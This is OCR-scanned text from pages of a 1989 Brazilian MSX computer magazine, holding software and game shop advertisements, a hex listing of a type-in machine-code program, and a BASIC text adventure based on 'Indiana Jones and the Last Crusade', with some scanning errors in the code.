**ENVIE CHEQUE-NOMINAL E CRUZADO. SOLICITE SUPER CATALOGO GRATIS COM AS NOVIDADES DA SOFT GAME.**

**E.V.A.**  
**EDITOR DE VINHETAS ANIMADAS:**  
 ESTE SOFTWARE É UM CAD VOLTA-DO PARA O DESENHO ANIMADO EM COMPUTADORES DA LINHA MSX, COM UMA GRANDE DIFERENÇA; NORMALMENTE NOS CADS A CRIAÇÃO DE UM DESENHO É BASTANTE TRABALHOSA, O QUE NÃO ACONTECE NO E.V.A., POIS O MESMO PERMITE O CORTE DE DESENHOS CRIADOS POR EDITORES GRAFICOS, COM O E.V.A. VOCE PODERA CRIAR VINHETAS PARA ABERTURAS DE VIDEO-CASSETE, AUDIO-VISUAIS E ABERTURAS SENSACIONAIS PARA PROGRAMAS CRIADOS POR VOCE. TODOS OS EFEITOS TRIDIMENSIONAIS PODERAO SER USADOS, TAIS COMO: ROTAÇÕES NOS EIXOS X, Y e Z, AMPLIAÇÃO, REDUÇÕES, GIRO DE 360 GRAUS E OUTROS INCRIVEIS EFEITOS QUE SÓ UENDO PARA CRIAR

**PREÇO 150,00 COM DISCO DE 5 1/4, GARANTIA NO CASO DE DANIFICAÇÃO, REPOSIÇÃO AO SER LANÇADO NOVA VERSÃO E MANUAL DE INSTRUÇÕES EXCLUSIVO DA SOFT GAME.**

**U.S.D. U.S 1.2**  
**LETTERS SPECIALS DESIGNER'S:**  
 ESTE É O FABULOSO SOFTWARE QUE REVOLUCIONOU A IMPRESSÃO DE LETRAS GRAFICAS EM IMPRESSORAS DO PADRÃO EPSON. COM ESTE PROGRAMA VOCE PODE IMPRIMIR TEXTO COM VARIOS TIPOS DE LETRAS E TAMANHO DIFERENTE. ELE É COMPATUEL COM TODOS OS EDITORES DE TEXTOS EXISTENTES PARA LINHA MSX. AGORA COM ESTE PROGRAMA VOCE PASSA A CONTAR COM MAIS UM COMANDO NO BASIC MSX: O CMD, QUE SUBSTITUI O COMANDO LPRINT. TAMBEM É POSSIVEL VOCE CRIAR BANCOS DE ALFABETOS DE TAMANHO ATÉ 49 X 49, OU PODE USAR SHAPES, VINHETAS E OUTROS.

**PREÇO 100,00 COM DISCO DE 5 1/4, GARANTIA NO CASO DE DANIFICAÇÃO, REPOSIÇÃO AO SER LANÇADO NOVA VERSÃO E MANUAL DE INSTRUÇÕES.**  
**ENVIE CHEQUE-NOMINAL A SOFT GAME INFORMATICA LTDA. REMETEMOS SEU PEDIDO EM 24 HORAS. AGUARDE VEM AI MADAGASCAR V.**

74A0	CA20	75FE	33CA	5275	FE34	CA93	75CD	C901	76F0	2146	7DCD	1B02	2A20	40CD	4900	77FE	3138
>									7700	F8FE	3630	F4C9	CDC9	013E	ODCD	3300	2ACC
74B0	CD0A	7421	D97E	22A9	8021	D17F	CD08	7C22	7710	80CD	1B02	2AC7	803A	CB80	47CD	4000	C911
74C0	A780	21A0	7D22	CC80	21D1	7F22	C780	21D6	7720	FC81	CD3F	442A	0882	22D6	803E	0032	DA80
74D0	7E22	C980	3E01	32D8	8032	CB80	216E	7722	7730	2100	0022	F880	3E01	32D9	8011	FC81	CD36
74E0	A180	2151	0022	CE80	CD1F	77C3	467A	216C	7740	443A	D980	21FC	80CD	CC72	ED4B	CE80	09ED
74F0	7D22	CC80	215C	7E22	A980	217D	7F22	C780	7750	4BC7	803A	D880	5F57	CDR1	2520	112A	9F80
7500	22A7	803E	2832	CB80	CD06	77CD	3679	216E	7760	E92A	D680	2B22	D680	7CB5	C8C3	3677	21D9
7510	7722	A180	2100	0022	CE80	CD1F	77C3	467A	7770	8034	3AFC	80BE	D241	77C3	6177	3E01	32DA
7520	217D	7D22	CC80	217B	7E22	A980	21A6	7F22	>								
7530	C780	22A7	803E	2832	CB80	CD06	77CD	3679	7780	802A	F880	2322	F880	3AD9	8021	FC80	CDCC
7540	216E	7722	A180	2128	0022	CE80	CD1F	77C3	7790	7222	9B80	CDC9	0121	803C	2220	4021	6C7D
7550	467A	CDC9	01CD	5173	219B	7E22	A980	21CF	77A0	CD1B	022A	9B80	0628	CDE8	7222	9B80	3E0D
7560	7FCD	6C7B	22A7	8021	8F7D	22CC	8021	CF7F	77B0	CD33	0021	7D7D	CD1B	022A	9B80	0628	CDE8
7570	22C7	8021	787E	22C9	803E	0132	CB80	32D8	77C0	7222	9B80	3E0D	CD33	0021	8F7D	CD1B	022A
7580	8021	6E77	22A1	8021	5000	22CE	80CD	1F77	77D0	9B80	CD6C	7B0E	ODEB	2A20	40CD	E072	2A9B
7590	C346	7A21	B47D	22CC	8021	BA7E	22A9	8021	77E0	8023	229B	803E	ODCD	3300	21A0	7DCD	1B02
>									77F0	2A9B	80CD	087C	OE0D	EB2A	2040	CDE0	723E
75A0	D37F	22C7	803E	0332	CB80	3E02	32D8	80CD	7800	ODCD	3300	2A9B	8023	229B	8021	B47D	CD1B
75B0	0677	21D3	7F22	A780	010D	00CD	D772	21D3	7810	022A	9B80	7E32	2141	237E	3222	4123	229B
75C0	7FCD	5A1E	ED53	D080	11D0	80ED	53C7	8021	7820	80CD	9D0A	CDBD	0F21	3041	7EFE	0028	06CD
75D0	D37F	0100	ODCD	D772	216E	7722	A180	2152	7830	3300	2318	F53E	ODCD	3300	21C5	7DCD	1B02
75E0	0022	CE80	CD1F	77C3	467A	2175	7822	9F80	7840	2A9B	8006	01CD	E872	2AA5	80E9	21C4	3F22
75F0	2101	0022	DD80	3E41	3228	403E	0032	2940	7850	2040	2AA3	80CD	1B02	3ADC	80FE	0028	03C3
7600	210C	76E5	F5C5	D5E5	E5C3	167E	3E00	32DC	7860	3476	CD49	00FE	ODCA	7178	FE1F	CA38	7A18
7610	8021	F87E	22A3	80C3	E174	217C	7222	9F80	>								
7620	214C	7822	A580	3E01	32DC	8021	2B7F	22A3	7870	F12A	A180	E93E	0132	DA80	2AF8	8023	22F8
7630	80C3	8C74	CD49	00FE	1FCA	387A	FE0D	CA71	7880	803A	D980	21FC	80CD	CC72	229B	8011	6C7D
7640	78FE	4020	EF2A	0882	22E3	80CD	FF71	3AD9	7890	0603	CD44	7B2A	9B80	0628	CD4E	7B22	9B80
7650	8021	FC80	CDCC	72E5	063F	3620	2310	FBE1	78A0	CDF7	7A11	7D7D	0603	CD44	7B2A	9B80	0628
7660	CD21	722A	0682	2B22	0682	11FC	81CD	3944	78B0	CD4E	7B22	9B80	CDF7	7A11	8F7D	0603	CD44
7670	2AE3	8022	0882	C338	7ACD	C901	21D4	3C22	78C0	7B2A	9B80	CD6C	7BEB	060D	CD44	7BCD	F77A
7680	2040	2159	7ECD	1B02	3E0D	CD33	002A	2040	78D0	11A0	7D06	03CD	447B	2A9B	8023	229B	80CD
>									78E0	087C	EB06	ODCD	447B	CD7F	7A11	B47D	0603
7690	0114	0009	2220	4021	787E	CD1B	023E	ODCD	78F0	CD44	7B2A	9B80	237E	3221	4123	7E32	2241
76A0	3300	2A20	4001	1400	0922	2040	2198	7ECD	7900	2322	9B80	CD9D	0ACD	BDOF	2130	417E	FE00
76B0	1B02	3E0D	CD33	002A	2040	0114	0009	2220	7910	2807	4FCD	E87A	2318	F4CD	F77A	11C5	7D06
76C0	4021	B77E	CD1B	023E	ODCD	3300	2A20	4001	7920	03CD	447B	2A9B	804E	CDE8	7A06	02CD	F77A
76D0	1400	0922	2040	21D6	7ECD	1B02	3E0D	CD33	7930	10FB	2AA5	80E9	2AC7	80E5	D10E	ODCD	E072
76E0	003E	ODCD	3300	2A20	4001	1400	0922	2040	7940	ED5B	C780	B7ED	527D	32D8	803E	0032	DA80

# Tudo Para o seu MSX

DESPACHAMOS  
PARA TODO O BRASIL

## PROMOÇÃO

### JOGOS

#### \* NOVIDADES:

ÚLTIMOS LANÇAMENTOS

#### \* PACOTES:

Na compra de 50, 100, e 200 jogos, uma super oferta.

CONSULTE OU PEÇA CATÁLOGO GRÁTIS

## PERIFÉRICOS

LINHA COMPLETA DE PERIFÉRICOS PARA MSX E PC.

### "PROMOÇÃO"

NA COMPRA DE UM DRIVE, VOCÊ GANHA UM BRINDE ESPECIAL. PREÇOS ABAIXO DO MERCADO.

- TRANSFORME SEU MSX EM UM MSX 2.0 PELO MELHOR PREÇO (DAMOS GARANTIA)

## SUPRIMENTOS

- CAPAS.
- PORTA DISQUETES.
- DISQUETES.
- LIVROS ESPECÍFICOS P/ MSX (Preços Promocionais c/ 15% de desconto)
- FITAS PARA IMPRESSORAS.

## SOFTWARE

- EDUCATIVOS.
- APLICATIVOS.
- UTILITÁRIOS
- DESENVOLVEMOS TAMBÉM SISTEMAS ESPECÍFICOS PARA EMPRESAS.

new age

**Game of Time**  
SOFTWARE E HARDWARE

**MSX**

Av. Jabaquara, 1598 - sala 8 - (ao lado do Metrô Saúde) - fone.: (011) 581-2739  
CEP 04046 — São Paulo — SP

7950	C911	FC81	CD3F	4421	0100	22DD	3006	1421	)
7960	DF80	3600	2310	FB21	9779	22A5	802A	08B2	)
7970	22D6	803E	4132	2840	3E00	3229	4021	8979	)
7980	E5F5	C5D5	E5E5	C316	783E	0132	D980	11FC	)
7990	81CD	3644	C375	7821	D980	343A	FC80	BED2	)
79A0	9479	2AD6	802B	22D6	807C	B5C2	8979	CDF7	)
79B0	7ACD	F77A	11D8	7C06	0DCD	447B	1130	00CD	)
79C0	21DF	8006	0ADD	5E00	DD54	01DD	23DD	2319	)
79D0	10F3	CD57	7BCD	F77A	CD57	7A21	D47D	22F3	)
79E0	8011	DF80	ED53	F590	3E0A	32F7	80ED	5BF3	)
79F0	80D5	E10E	20CD	E072	2322	F380	060D	CD44	)
7A00	7B0E	3ACD	E87A	ED5B	F590	1A4F	131A	67CD	)
7A10	577B	2AF5	8023	2322	F590	ED5B	F380	D5E1	)
7A20	0E0D	CDE0	7223	22F3	803A	F780	3D32	F780	)
7A30	FE00	CA24	71C3	ED79	ED7B	9D80	2A08	8223	)
7A40	2206	82C3	2471	CDC9	013A	DAE0	FE00	2868	)
7A50	2AF8	8022	2141	CD9D	0ACD	BD0F	2A9F	8011	)
7A60	7C77	DFCA	887A	ED5B	A980	0603	CD44	7BCD	)
7A70	F77A	11D8	7C06	0DCD	447B	1130	4106	00CD	)
7A80	447B	CDF7	7AC3	9E7P	21D2	3D22	2040	11D8	)
7A90	7C0E	0DCD	E072	1130	410E	00CD	E072	2112	)
7AA0	3E11	607F	0E03	CDE0	7201	0000	CD60	0001	)
7AB0	0000	CD60	00C3	2471	ED5B	CC80	2112	3E0E	)
7AC0	03CD	E072	ED5B	A780	0E0D	CDE0	7221	523E	)
7AD0	1147	7C0E	03CD	E072	0100	00CD	6000	C324	)
7AE0	71DB	F8E6	C020	FAC9	CDE1	7A79	D3F8	C90E	)
7AF0	20CD	E87A	10FB	C9DD	2128	40DD	7E01	DDBE	)
7B00	0028	09DD	3401	0E0A	CDE8	7AC9	0E0C	CDE8	)
7B10	7AF5	C5D5	E5E5	2AED	8023	22DD	802B	2221	)
7B20	41CD	9D0A	CDBD	0FE1	D511	3041	0600	CD44	)
7B30	7B0E	0ACD	E87A	CDE8	7AD1	3E03	3229	40E1	)
7B40	D1C1	F1C9	1AB8	C84F	CDE8	7A13	18F6	7E4F	)
7B50	CDE8	7A23	10FB	C922	2141	CD9D	0ACD	BD0F	)
7B60	1130	4106	00CD	447B	CDF7	7AC9	7EFE	41CA	)
7B70	A57B	FE42	CAB0	7BFE	43CA	BB7B	FE44	CAC6	)
7B80	7BFE	45CA	D17B	FE46	CADC	7BFE	47CA	E77E	)
7B90	FE48	CAF2	7BFE	49CA	FD7B	2AF1	8023	22F1	)
7BA0	8021	547E	C92A	DF80	2322	DF80	21DA	7DC9	)
7BB0	2AE1	8023	22E1	8021	EA7D	C92A	E380	2322	)
7BC0	E380	21F5	7DC9	2AE5	8023	22E5	8021	087E	)
7BD0	C92A	E760	2322	E760	1111	7E00	20E9	8023	)
7BE0	22E9	8021	237E	C92A	EB80	2322	EB80	212D	)
7BF0	7EC9	2AED	8023	22ED	8021	397E	C92A	EF80	)
7C00	2322	EF80	214A	7EC9	7EFE	41CA	1C7C	FE42	)
7C10	CA20	7CFE	43CA	247C	210F	80C9	21DF	7FC9	)
7C20	21F1	7FC9	21FC	7FC9	4E4F	4D45	2044	4F20	)
7C30	4341	4441	5354	524F	2044	4153	2046	4954	)
7C40	4153	203D	3E20	034E	414F	2043	4F4E	5354	)
7C50	4120	4E4F	2041	5251	5549	564F	2E2E	2E03	)
7C60	4E41	4F20	4558	4953	5445	204F	2043	4144	)
7C70	4153	5452	4F20	4E4F	2044	4953	434F	2E2E	)
7C80	2E0D	4352	4941	5220	4F20	4341	4441	5354	)
7C90	524F	204E	4F20	4449	5343	4F20	3C53	2F4E	)
7CA0	3E20	3F20	0331	2E20	5245	494E	4943	4941	)
7CB0	5220	4F20	5052	4F47	5241	4D41	0D32	2E20	)
7CC0	564F	4C54	4152	2041	4F20	444F	530D	4D45	)
7CD0	4E55	0D3D	3D3D	3D0D	5245	5355	4D4F	2044	)
7CE0	4F20	5245	4C41	544F	5249	4F3A	0D31	2E20	)
7CF0	494E	434C	5549	520D	322E	2041	4C54	4552	)
7D00	4152	0D33	2E20	5045	5351	5549	5341	204E	)
7D10	4F20	5649	4445	4F0D	342E	2050	4553	5155	)
7D20	4953	4120	4E41	2049	4D50	5245	5353	4F52	)
7D30	410D	352E	2052	454C	4154	4F52	494F	0D36	)
7D40	2E20	4649	4D0D	5155	414C	2041	2053	5541	)
7D50	204F	5043	414F	203F	2003	4441	444F	5320	)
7D60	4F4B	203C	532F	4E3E	203F	2003	4E4F	4D45	)
7D70	2044	4120	4D55	5349	4341	3A20	0347	5255	)
7D80	504F	2F43	414E	544F	5228	4120	3A20	0354	)
7D90	4950	4F20	4441	204D	5553	4943	413A	2003	)
7DA0	464F	4E54	4520	4445	2047	5241	5641	4341	)
7DB0	4F3A	2003	4E55	4D45	524F	2044	4120	4649	)
7DC0	5441	3A20	034C	4144	4F20	4441	2046	4954	)
7DD0	413A	2003	2841	293D	3E20	524F	4D41	4E54	)
7DE0	4943	410D	2842	293D	3E20	4A41	5A5A	0D28	)
7DF0	4329	3D3E	2049	4E53	5452	554D	454E	5441	)
7E00	4C0D	2844	293D	3E20	4E45	5720	4147	450D	)
7E10	2845	293D	3E20	454D	4241	4C4F	0D28	4629	)
7E20	3D3E	2050	4F50	0D28	4729	3D3E	2042	5245	)
7E30	414B	0D28	4829	3D3E	2054	4543	484E	4F20	)
7E40	504F	500D	2849	293D	3E20	4D50	420D	284A	)
7E50	293D	3E20	524F	434B	0D31	2E20	5045	5351	)
7E60	5549	5341	2050	4F52	204E	4F4D	4520	4441	)

7E70	204D	5553	4943	4103	322E	2050	4553	5155	)
7E80	4953	4120	504F	5220	4752	5550	4F2F	4341	)
7E90	4E54	4F52	2841	2903	332E	2050	4553	5155	)
7EA0	4953	4120	504F	5220	5449	504F	2044	4120	)
7EB0	4D55	5349	4341	0334	2E20	5045	5351	5549	)
7EC0	5341	2050	4F52	204E	554D	4552	4F20	4441	)
7ED0	2046	4954	4103	352E	2050	4553	5155	4953	)
7EE0	4120	464F	5220	464F	4E54	4520	4445	2047	)
7EF0	5241	5641	4341	4F03	3C45	4E54	4552	3E20	)
7F00	5041	5241	2043	4F4E	5449	4E55	4152	2050	)
7F10	4553	5155	4953	4120	4F55	203C	434C	4541	)
7F20	523E	2050	4152	4120	4D45	4E55	033C	454E	)
7F30	5445	523E	2043	4F4E	5449	4E55	4120	2D20	)
7F40	3C43	4C45	4152	3E20	564F	4C54	4120	4D45	)
7F50	4E55	202D	203C	403E	2041	4C54	4552	4103	)
7F60	5045	5351	5549	5341	444F	2054	4F44	4F20	)
7F70	4F20	4152	5155	4956	4F2E	2E2E	0300	0000	)
7F80	0000	0000	0000	0000	0000	0000	0000	0000	)
7F90	0000	0000	0000	0000	0000	0000	0000	0000	)
7FA0	0000	0000	0000	0000	0000	0000	0000	0000	)
7FB0	0000	0000	0000	0000	0000	0000	0000	0000	)
7FC0	0000	0000	0000	0000	0000	0000	0000	0000	)
7FD0	0000	0000	0000	0000	0000	0028	4129	3D3E	)
7FE0	4953	434F	2043	4F4E	562E	0D28	4229	3D3E	)
7FF0	2046	4954	410D	2843	293D	3E20	5349	4E54	)
8000	4F4E	495A	4144	4F52	0D28	4429	3D3E	2044	)
8010	4953	434F	204C	4153	4552	0D97	8381	B6B3	)
8020	9497	8394	B6B3	94A6	B381	8397	81B7	B384	)
8030	9783	958D	8C84	8580	858D	8C81	8580	858C	)
8040	8C81	8085	8085	8085	8D8C	8597	8394	B7B3	)
8050	9180	8080	B793	8183	9781	8397	81B6	B394	)
8060	A6B3	818D	8C81	8D8C	8480	8080	8580	808C	)
8070	8D84	8085	8085	8085	8C8C	8143	5249	4144	)
8080	4F20	504F	5220	4745	4F52	4745	2043	414D	)
8090	504F	5320	2D20	3139	3839	0D00	0000	0000	)
80A0	0000	0000	0000	0000	0000	004D	4149	5320	)
80B0	554D	4120	494E	434C	5553	414F	203C	532F	)
80C0	4E3E	203F	2003	0000	0000	0000	0000	0000	)
80D0	0000	0000	0000	0000	0000	0000	0000	0000	)

# SPADA SOFT

## MSX • TK 90 • COLOR

### MSX

DOUBLE DRAGON (F)  
 DRAGON NINJA (F)  
 AFTER BURNER (F)  
 MASK II (F)  
 SOLDIER OF LIGHT  
 METROPOLITAN (DISCO)  
 ELITE  
 SEMPRE NOVIDADES  
 JOGOS E APLICATIVOS

### COLOR

DRACULA  
 CRYSTAL  
 DRACONIA  
 F-16  
 SANSLEUTH (FITA)  
 ZAXXON  
 ADVENTURES  
 E MAIS...  
 APLICATIVOS  
 E UTILITARIOS

### TK

PEÇA NOSSO  
 CATÁLOGO GRÁTIS

NA COMPRA DE 10 JOGOS  
 PARA COLOR OU 8 PARA  
 MSX A SUA ESCOLHA,  
 GANHE UM GRÁTIS.

PEÇA CATÁLOGO  
 DE NOSSOS PROGRAMAS  
 GRATUITAMENTE.  
 PACOTES COM  
 50 JOGOS + DISCO  
 100 JOGOS + DISCO

SPADA SOFT COMPUTADORES LTDA.

Rua Carolina Meier, 38/603 Méier  
 CEP 20771 Rio de Janeiro — RJ.

# INDIANA JONES E A ÚLTIMA CRUZADA (o jogo)

Marco Aurélio Roman

Este é um jogo do tipo adventure. Seu nome é INDIANA JONES E A ÚLTIMA CRUZADA. As instruções básicas para jogá-lo são as seguintes: usar sempre os verbos no infinitivo (seguir, etc); usar sempre o roteiro do filme do Spielberg; sempre que desejar ir para algum lugar basta escrever o nome do local.

Digite o programa com atenção e boa sorte!

## É HORA DE ASSINAR MICRO SISTEMAS



A revista de  
informática que  
não pode faltar na estante do  
leitor exigente

A PRIMEIRA REVISTA  
BRASILEIRA DE INFORMÁTICA

```

10 :
20 : INDIANA JONES E A ÚLTIMA CRUZADA
30 :
40 : POR MARCO AURELIO ROMAN
50 :
60 : 03 DE JULHO DE 1989
70 :
80 COLOR 15,1,,:SCREEN0:WIDTH30
90 PRINT"***** INDIANA JONES *****"
100 LOCATE 0,2
110 PRINT"**** E A ÚLTIMA CRUZADA *****"
120 PRINT"VOCE ESTA NOS ESTADOS UNIDOS E FICA SABENDO QUE SEU PAI
ESTA PRESO."
130 INPUT"VOCE VAI ENTRAR NESTA AVENTURA (S/N)":A$
140 IF A$="N"OR A$="" THEN END ELSE GOTO 150
150 PRINT"VOCE ESTA EMBARCANDO E ALGUÉM LHE ENTREGA UM"
160 PRINT"ISQUEIRO E VOCE O PDE NO BOLSO. APORTE ALGO PARA COMECAR
A VIAGEM."
170 A$=INKEY$:IFA$=""THEN170
180 CLS:PRINT"VOCE JA CHEGOU EM VENEZA.":PRINT"E REALMENTE UMA BELA
CIDADE."
190 PRINT"VOCE PODE IR PARA A BIBLIOTECA, HOSPEDARIA, AUSTRIA OU
BERLIM."
200 INPUT"PARA ONDE VOCE VAI":B$
210 IFA$="BIBLIOTECA"THEN GOTO 260
220 IFA$="HOSPEDARIA"THEN GOTO 560
230 IFA$="AUSTRIA"THEN GOTO 1600
240 IFA$="BERLIM"THEN GOTO 3060
250 GOTO 180
260 CLS:PRINT"VOCE ESTA NA BIBLIOTECA. ELSA LHE DA ALGUMAS
ANTACDES"
270 PRINT"DE SEU PAI. ELA CONTEM NUMEROS IDENTICOS
DOS DE UM VITRAL:"
280 PRINT"III, VII, X."
290 PRINT"OS NUMEROS III E VII ESTAO EM DUAS PILASTRAS, ONDE ESTA O
X ?"
300 INPUTA$
310 IFA$="PROCURAR X"THEN GOTO 380
320 IFA$="HOSPEDARIA"THEN GOTO 560
330 IFA$="AUSTRIA"THEN GOTO 1600
340 IFA$="BERLIM"THEN GOTO 3060
350 IFA$="CHAO"THEN GOTO 380
360 IFA$="NO CHAO"THEN GOTO 380
370 GOTO 260
380 PRINT"OK, VOCE ENCONTROU O X NO CHAO, GRAFADO SOBRE UMA PEDRA."
390 PRINT"SO QUE VAI PRECISAR DE ALGUMA COISA PARA RETIRAR A PEDRA."
400 INPUT"O QUE VOCE RESOLVE":A$
410 IFA$="USAR ALAVANCA"THEN GOTO 460
420 IFA$="HOSPEDARIA"THEN GOTO 560
430 IFA$="AUSTRIA"THEN GOTO 1600
440 IFA$="BERLIM"THEN GOTO 3060
450 GOTO 380
460 IF ALAVANCA=1 THEN GOTO 480
470 PRINT"VOCE NAO TEM ESTE OBJETO.":FOR T=0 TO 1000:NEXT:GOTO 380
480 CLS:PRINT"OK, VOCE ABRIU UM BURACO AQUI NA BIBLIOTECA."
490 INPUT"VOCE VAI DESCER BURACO, IR PARA HOSPEDARIA, AUSTRIA,
BERLIM.":A$
500 IFA$="DESCER BURACO" THEN GOTO 750
510 IFA$="HOSPEDARIA" THEN GOTO 560
520 IFA$="AUSTRIA" THEN GOTO 1600
530 IFA$="BERLIM"THEN GOTO 3060
540 IFA$="DESCER" THEN GOTO 750

```

```

550 GOTO 480
560 CLS:PRINT"VOCE ESTA NA HOSPEDARIA."
570 PRINT"ELA NAO E MUITO LUXUOSA."
580 PRINT"VOCE PODE IR PARA O QUARTO, BIBLIOTECA, AUSTRIA, BERLIM."
590 INPUT$
600 IFA$="QUARTO" THEN GOTO 650
610 IFA$="AUSTRIA" THEN GOTO 1600
620 IFA$="BIBLIOTECA" THEN GOTO 260
630 IFA$="BERLIM" THEN GOTO 3060
640 GOTO 560
650 CLS:PRINT"VOCE ESTA NO SEU QUARTO."
660 PRINT"VOCE VE UMA ALAVANCA E UM CINZEIRO."
670 PRINT"VOCE PODE IR APENAS PARA O SAGUAO DA HOSPEDARIA."
680 INPUT"O QUE VOCE DECIDE":R$
690 IFA$="SAGUAO" THEN GOTO 560
700 IFA$="SAGUAO DA HOSPEDARIA" THEN GOTO 560
710 IFA$="PEGAR ALAVANCA" THEN GOTO 730
720 IFA$="PEGAR CINZEIRO" THEN GOTO 740
730 PRINT"OK, JA PEGUEI.":ALAVANCA=1:FOR T=0 TO 1000:NEXT:GOTO 650
740 PRINT"OK, JA PEGUEI.":CINZEIRO=1:FOR T=0 TO 1000:NEXT:GOTO 650
750 PRINT"VOCE DESCEU O BURACO E ESTA NO SUBTERRANEO DA BIBLIOTECA."
760 PRINT"AGUI ESTA ESCURO."
770 PRINT"VOCE PODE SEGUIR EM FRENTE OU SUBIR BURACO."
780 INPUT"O QUE VOCE DECIDE":R$
790 IFA$="SUBIR BURACO" THEN GOTO 480
800 IFA$="SEGUIR EM FRENTE" THEN GOTO 1010
810 IFA$="FAZER TOCHA" THEN GOTO 830
820 GOTO 750
830 PRINT"JA TOCHA ESTA PRONTA."
840 PRINT"SO FALTA ESQUEMAR."
850 INPUT$
860 IFA$="ESQUEMAR TOCHA COM ISQUEIRO" THEN GOTO 890
870 IFA$="SEGUIR EM FRENTE" THEN GOTO 1010
880 GOTO 750
890 CLS:PRINT"VOCE JA ESTA COM A TOCHA EM CHAMAS."
900 PRINT"VOCE PODE SEGUIR EM FRENTE OU SUBIR BURACO."
910 INPUT$
920 IFA$="SEGUIR EM FRENTE" THEN GOTO 950
930 IFA$="SUBIR BURACO" THEN GOTO 480
940 GOTO 890
950 CLS:PRINT"AGUI HA DOIS CAMINHOS: DIREITA E ESQUERDA."
960 PRINT"DECIDA-SE ENTRE UM DELES."
970 INPUT$
980 IFA$="DIREITA" THEN GOTO 1030
990 IFA$="ESQUERDA" THEN GOTO 1060
1000 GOTO 950
1010 PRINT"NESTA ESCURIDAO ?":PRINT"SO SE VOCE FOR MALUDD."
1020 FOR T=0 TO 2000:NEXT:GOTO 750
1030 PRINT"VOCE ESCOLHEU A PASSAGEM ERRADA."
1040 PRINT"ALGUEM BOTOU FOGO NA ENTRADA."
1050 PRINT"EU SINTO MUITO, MAS A SUA AVENTURA ACABA AGUI MESMO.":END
1060 CLS:PRINT"VOCE ESTA NO TUNEL DA ESQUERDA."
1070 PRINT"AGUI ESTA SUJO E CHEIO DE RATOS."
1080 PRINT"VOCE SO PODE SEGUIR EM FRENTE."
1090 R$=INKEY$:IFA$="" THEN 1100 ELSE 1100
1100 CLS:PRINT"VOCE VE O TUMULO"
1110 PRINT"DE UM ANTIGO CAVALEIRO"
1120 PRINT"DA PIMEIRA CRUZADA."
1130 PRINT"ELE E IRMAO DO CAVALEIRO"
1140 PRINT"QUE ESCONDEU O SANTO GRAL."
1150 PRINT"VOCE PODE TENTAR ABRIR O TUMULO."
1160 INPUT"O QUE VOCE VAI FAZER":R$
1170 IFA$="ABRIR TUMULO" THEN GOTO 1240
1180 IFA$="SAIR" THEN GOTO 1210
1190 IFA$="FUGIR" THEN GOTO 1210
1200 GOTO 1100
1210 PRINT"VOCE NAO PODE FAZER ISTO."
1220 PRINT"JA PASSAGEM ESTA BLOQUEADA."
1230 FOR T=0 TO 1000:NEXT:GOTO 1100
1240 CLS:PRINT"AGUI DENTRO HA SOMENTE"
1250 PRINT"AS OSSADAS DO CAVALEIRO"
1260 PRINT"E O ESCUDO DELE."
1270 PRINT"COM INSCRICOES EM LATIM."
1280 INPUT"JA PROPOSITO, VOCE SABE LATIM(S/N)":R$
1290 IFA$="S" THEN GOTO 1360
1300 IFA$="N" THEN GOTO 1320
1310 GOTO 1240
1320 PRINT"QUE VERGONHA, UM ARQUEOLOGO"
1330 PRINT"DO SEU GABARITO NAO SABER":PRINT"LATIM."
1340 PRINT"EU SINTO MUITO INDY, MAS VOCE":PRINT"NAO PODE CONTINUAR SEM"
1350 PRINT"ESTA INFORMACAO.":END
1360 CLS:PRINT"AS INSCRICOES LHE DAO"
1370 PRINT"DIVERSAS INFORMACOES."
1380 PRINT"QUE LHE AJUDAM A CONSTRUIR"
1390 PRINT"UM MAPA.":MAPA=1
1400 PRINT"AGORA VOCE SABE"
1410 PRINT"QUE O GRAL ESTA":PRINT"EM ALEXANDRETA."
1420 R$=INKEY$:IFA$="" THEN 1420
1430 CLS:PRINT"VOCE SO PODE SAIR"
1440 PRINT"NAO ANDO.":PRINT"MAS A SUPERFICIE ESTA":PRINT"COBERTA DE PETROLEO."
1450 PRINT"E ESTA PEGANDO FOGO."
1460 INPUT$
1470 IFA$="MERGULHAR" THEN GOTO 1490
1480 PRINT"SINTO MUITO, INDY":PRINT"MAS VOCE MORREU QUEIMADO.":END
1490 PRINT"VOCE MERGULHOU E ACHOU":PRINT"UMA SAIDA."
1500 PRINT"VOC SAIU NA RUA POR UM BUEIRO.":GOTO 1510
1510 R$=INKEY$:IFA$="" THEN 1510
1520 CLS:PRINT"VOCE ESTA NO MEIO DA RUA."
1530 PRINT"VOFF PODE IR PARA A BIBLIOTECA, HOSPEDARIA, AUSTRIA, BERLIM."
1540 INPUT$
1550 IFA$="BIBLIOTECA" THEN GOTO 260
1560 IFA$="HOSPEDARIA" THEN GOTO 560
1570 IFA$="AUSTRIA" THEN GOTO 1600
1580 IFA$="BERLIM" THEN GOTO 3060
1590 GOTO 1520
1600 CLS:PRINT"VOCE JA ESTA NA AUSTRIA.":PRINT"EM FRENTE A UM VELHO CASTELO"
1610 PRINT"VOCE PODE ENTRAR NELE"
1620 PRINT"OU IR PARA BERLIM, VENEZA"
1630 PRINT"OU ENTAO ALEXANDRETA."
1640 INPUT$
1650 IFA$="ENTRAR" THEN GOTO 1700
1660 IFA$="BERLIM" THEN GOTO 3060
1670 IFA$="VENEZA" THEN GOTO 180
1680 IFA$="ALEXANDRETA" THEN GOTO 3800
1690 GOTO 1600
1700 CLS:PRINT"VOCE ESTA DENTRO DO CASTELO."
1710 PRINT"NA SUA FRENTE HA 4 SALAS."
1720 PRINT"NUMERADAS DE 1 A 4."
1730 PRINT"VOCE NAO TEM COMO RECUAR."
1740 PRINT"ENTAO, ESCOLHA UMA DELAS."
1750 INPUT$
1760 IFA$="SALA 1" THEN GOTO 1810
1770 IFA$="SALA 2" THEN GOTO 2090
1780 IFA$="SALA 3" THEN GOTO 1870
1790 IFA$="SALA 4" THEN GOTO 1970
1800 GOTO 1700
1810 PRINT"VOCE ESCOLHEU A SALA 1."
1820 PRINT"QUE PENA, MAS A SALA ESTA"
1830 PRINT"CHEIA DE ALEMES."
1840 PRINT"ELES TE MATARAM, INDY."
1850 PRINT"QUE PENA, VOCE NAO COMPLETOU"
1860 PRINT"JA A AVENTURA.":END
1870 IFCHAVE=1 THEN GOTO 1930
1880 PRINT"VOCE ESCOLHEU A SALA 3, MAS"
1890 PRINT"ELA ESTA TRANCADA E VOCE NAO"
1900 PRINT"TEM CHAVES PARA ABRI-LA."
1910 PRINT"VOCE TERA QUE ESCOLHER OUTRA."
1920 R$=INKEY$:IFA$="" THEN 1920 ELSE 1700

```

# FLOPPY DISK EXERCISER

